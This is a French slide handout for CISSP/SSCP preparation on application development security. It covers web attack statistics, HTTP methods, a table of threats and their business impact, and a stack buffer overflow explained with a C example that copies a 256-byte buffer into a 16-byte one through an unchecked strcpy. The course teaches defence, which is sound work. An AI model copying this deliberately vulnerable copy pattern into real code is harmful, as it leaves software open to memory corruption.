



Support du Cours :
Initiation aux 10 domaines fondamentaux de l'expertise en sécurité des systèmes d'Information, pour entamer la préparation aux certifications Internationales CISSP et SSCP

8ème Chapitre :
Sécurité des développements
(« Application Development Security »)



Huitième domaine: Sécurité des développements (« Application Development Security »)

I.	Introduction.....	3
1.	Statistiques.....	6
2.	Le protocole HTTP.....	10
3.	Les applications web.....	13
II.	Les attaques Web.....	14
1.	Buffer OverFlow.....	15
2.	SQL Injection.....	29
3.	Cross Site Scripting.....	10
4.	Manipulation de variable.....	51
5.	Le cache du navigateur.....	55
6.	Les pages Login.....	58
III.	Perl.....	68
IV.	PHP.....	74
V.	Démarches et solutions.....	87
1.	Audit du code source.....	88
2.	Crypto API.....	98
3.	Solutions complémentaires.....	102
a.	Solutions préventives.....	103
b.	Solutions pour l'hébergement.....	113

Introduction

- Au cours du processus de développement, la majorité se concentre sur l'enrichissement des fonctionnalités, sur l'accélération du processus de développement et sur la réduction des coûts, tout en négligeant les mauvaises conséquences de ce rythme de développement sur la sécurité du produit.



- Les attaquants prennent le dessus et trouvent de plus en plus de succès en exploitant les failles et les trous laissés par les développeurs.

- Risques les plus connus dans les applications Web :


- SQL Injection,
- Cross Site Scripting,
- La manipulation de variables,
- L'exploitation des mauvaises configurations ,
- L'exploitation de certaines sections comme «J'ai oublié mon mot de passe»₃
- La mauvaise interprétation d'URL.




Introduction

Penetration methods behind web-site compromises

(April 2004 figures)




Introduction




Introduction

Number of vulnerabilities by category





Introduction



75% des attaques
sont au niveau
applicatif
(Gartner)

3 sur 4 sites web d'affaire
sont vulnérables à des
attaques

Sur 1000 application audité
98% sont vulnérables, tous
ont des firewalls et utilisent
des solutions de cryptage



Introduction

	Interface utilisateur	Server Web	Application Web	Base de Données
HIDDEN MANIPULATION		●	●	
COOKIE POISONING		●	●	
BACKDOOR & DEBUG OPTIONS		●	●	●
BUFFER OVERFLOW		●	●	●
STEALTH COMMANDING		●	●	●
3 RD PARTY MISCONFIGURATION	●	●	●	●
KNOWN VULNERABILITIES	●	●	●	●
PARAMETER TAMPERING		●	●	●
CROSS SITE SCRIPTING	●			
FORCEFUL BROWSING		●		



Introduction

Application Threat	Negative Impact	Example Business Impact
Buffer overflow	Denial of Service (DoS)	Site Unavailable to Customers
Cookie poisoning	Session Hijacking	Cash out someone else's account
Hidden fields	Alter site, Illegal transactions	Change hidden fields ie. Account Balance
Debug options	Admin Access	Access to all accounts and information
Cross Site scripting	Identity Theft	Allows intruder transfer of funds
Stealth Commanding	Access O/S and Application	Get list of customer accounts
Parameter Tampering	Fraud, Data Theft	Alter distributions and transfer accounts
Forceful Browsing/ SQL Injection	Unauthorized Site/Data Access	Administrative privileges to database with read/write access
3 rd Party Misconfiguration	Admin Access	Create new unauthorized database of customers
Published Vulnerabilities	Admin Access, DoS	Create new unauthorized account

Le protocole HTTP



Le protocole HTTP

Les Méthodes HTTP

GET

Renvoie le contenu du document indiqué, peut placer des paramètres dans l'entête de la requête

CONNECT

Demande une connexion au serveur relais pour établir une communication via un tunnel (exemple SSL)

POST

Demande un document comme GET, peut traiter le document comme s'il était un script et lui envoie des données, peut placer des paramètres

HEAD

Retourne l'information de l'entête du document (Taille de fichier, date de modification, version du serveur)

TRACE

Demande au serveur de retourner le document envoyé sans le changer, elle est utilisée pour déboguer

OPTIONS

Demandes des informations sur les options disponibles sur communication

PUT

Inscrit des données dans le contenu du document

DELETE

Efface le document indiqué

Le protocole HTTP

Les réponses HTTP

Les codes de réponses les plus utilisés :

200 OK

301 Moved Permanently

302 Moved Temporarily

401 Unauthorized : La requête n'a pas l'autorisation nécessaire.

403 Forbidden

404 Not Found

500 Internal Server Error


Les applications web



Requête

<http://www.le-site.com/client/login.php?login=acheteur&password=pass2006>

[http:// www.le-site.com/client/](http://www.le-site.com/client/) [login.php?](#) [login=acheteur&password=pass2006](#)



Les attaques Web

- @ Buffer OverFlow
- @ SQL Injection
- @ Cross Site Scripting
- @ Manipulation de variable
- @ Le cache du navigateur
- @ Les pages Login





Buffer OverFlow

Buffer OverFlow

- L'attaque de buffer overflow exploite des problèmes existant dans plusieurs applications.
- Dans plusieurs langages de programmation de haut niveau comme le C, "boundary checking" (vérifier si les variables à copier sont celles attendues), n'est pas réalisé.
- Il y a trois types de BoF, selon la structure de la mémoire : un BoF peut se réaliser au niveau des zone mémoires suivantes :
 - Pile (Variables locales, Retours de fonctions)
 - TAS (Variables globales/Usage de malloc())
 - Code (Le programme à exécuter se charge dans cette zone)
- Le BoF au niveau de la pile est illustré par l'exemple suivant écrit en C/C++:

```
void main(){  
    char bufferA[256];  
    MaFonction(bufferA);  
}
```

```
void MaFonction(char *str) {  
    char bufferB[16];  
    strcpy(bufferB, str);  
}
```

Buffer OverFlow

Débordement de la pile


```
void main(){  
    char bufferA[256];  
    MaFonction(bufferA);  
}  
  
void MaFonction(char *str) {  
    char bufferB[16];  
    strcpy(bufferB, str);  
}
```

- Main() renvoie un tableau de 256 octet à la fonction MaFonction(), MaFonction() copie ces données dans un tableau de 16 octet, essayant de remplir bufferB[16] avec des données en extra de taille 240 octet. Vu qu'il n'existe aucune vérification sur la taille de bufferB et s'il est suffisant, les données en extra vont écraser des espaces mémoire non connus au préalable.
- Cette vulnérabilité est la base de l'attaque de buffer overflow.

Buffer OverFlow

Débordement de la pile

- Supposant que l'on soit dans le `main()`, et nous allons faire appel à `MaFonction(char *str)`.
- Comment `MaFonction` va accéder aux variables qu'elle reçoit?
- Comment le système reprend l'exécution du `main()`, lorsque la fonction `MaFonction()` se termine?
- Ceci est réalisé par la création d'une pile contenant l'ensemble des données sur la pile du programme
- La pile fonctionne comme une pile ordinaire avec *push* et *pop*.



Buffer OverFlow

Débordement de la pile

Dans notre cas, lorsqu'on fait appel à `MaFonction(char *str)`, voici ce qui se passe.


```
void main(){  
    char bufferA[256];  
    MaFonction(bufferA);  
}
```

Lorsqu'on arrive à ce niveau le système exécute les instructions suivantes:

`push(bufferA);`
`call MaFonction;`



La pile est sous la forme suivante:






Buffer OverFlow

Débordement de la pile

- Lorsque “call MaFonction” est exécuté, l’adresse de retour de MaFonction est aussi inscrite dans la pile. Cette adresse informe le système sur ce qu’il devra exécuter une fois MaFonction() est terminée *done*.
- Dans ce cas, elle devrait retourner la ligne de code suivante du main(), Une fois réalisé, d’autres données reliées au système sont inscrite dans la pile.


Lors de l’exécution du code dans MaFonction(), comme tout autre fonction, elle inscrit ses variables locales dans la pile (bufferB[16] dans notre cas). Cette variable définie dans MaFonction() a une taille de 16 octet. Alors le système va lui allouer 16 octet dans la pile.



Buffer OverFlow

Débordement de la pile

La pile a la forme suivante:




```
void MaFonction(char *str) {  
    char bufferB[16];  
    strcpy(bufferB,str);  
}
```

Buffer OverFlow

Débordement de la pile

En exécutant strcpy() dans MaFonction(), le système commence à copier dans l'espace alloué à bufferB.

Puisqu'il n'y a qu'un espace de 16 octets pour bufferB, le reste des données sera écrit dans le reste de la pile.




Buffer OverFlow

Débordement de la pile

- Ainsi, la pile a été contaminée avec des données non propres.
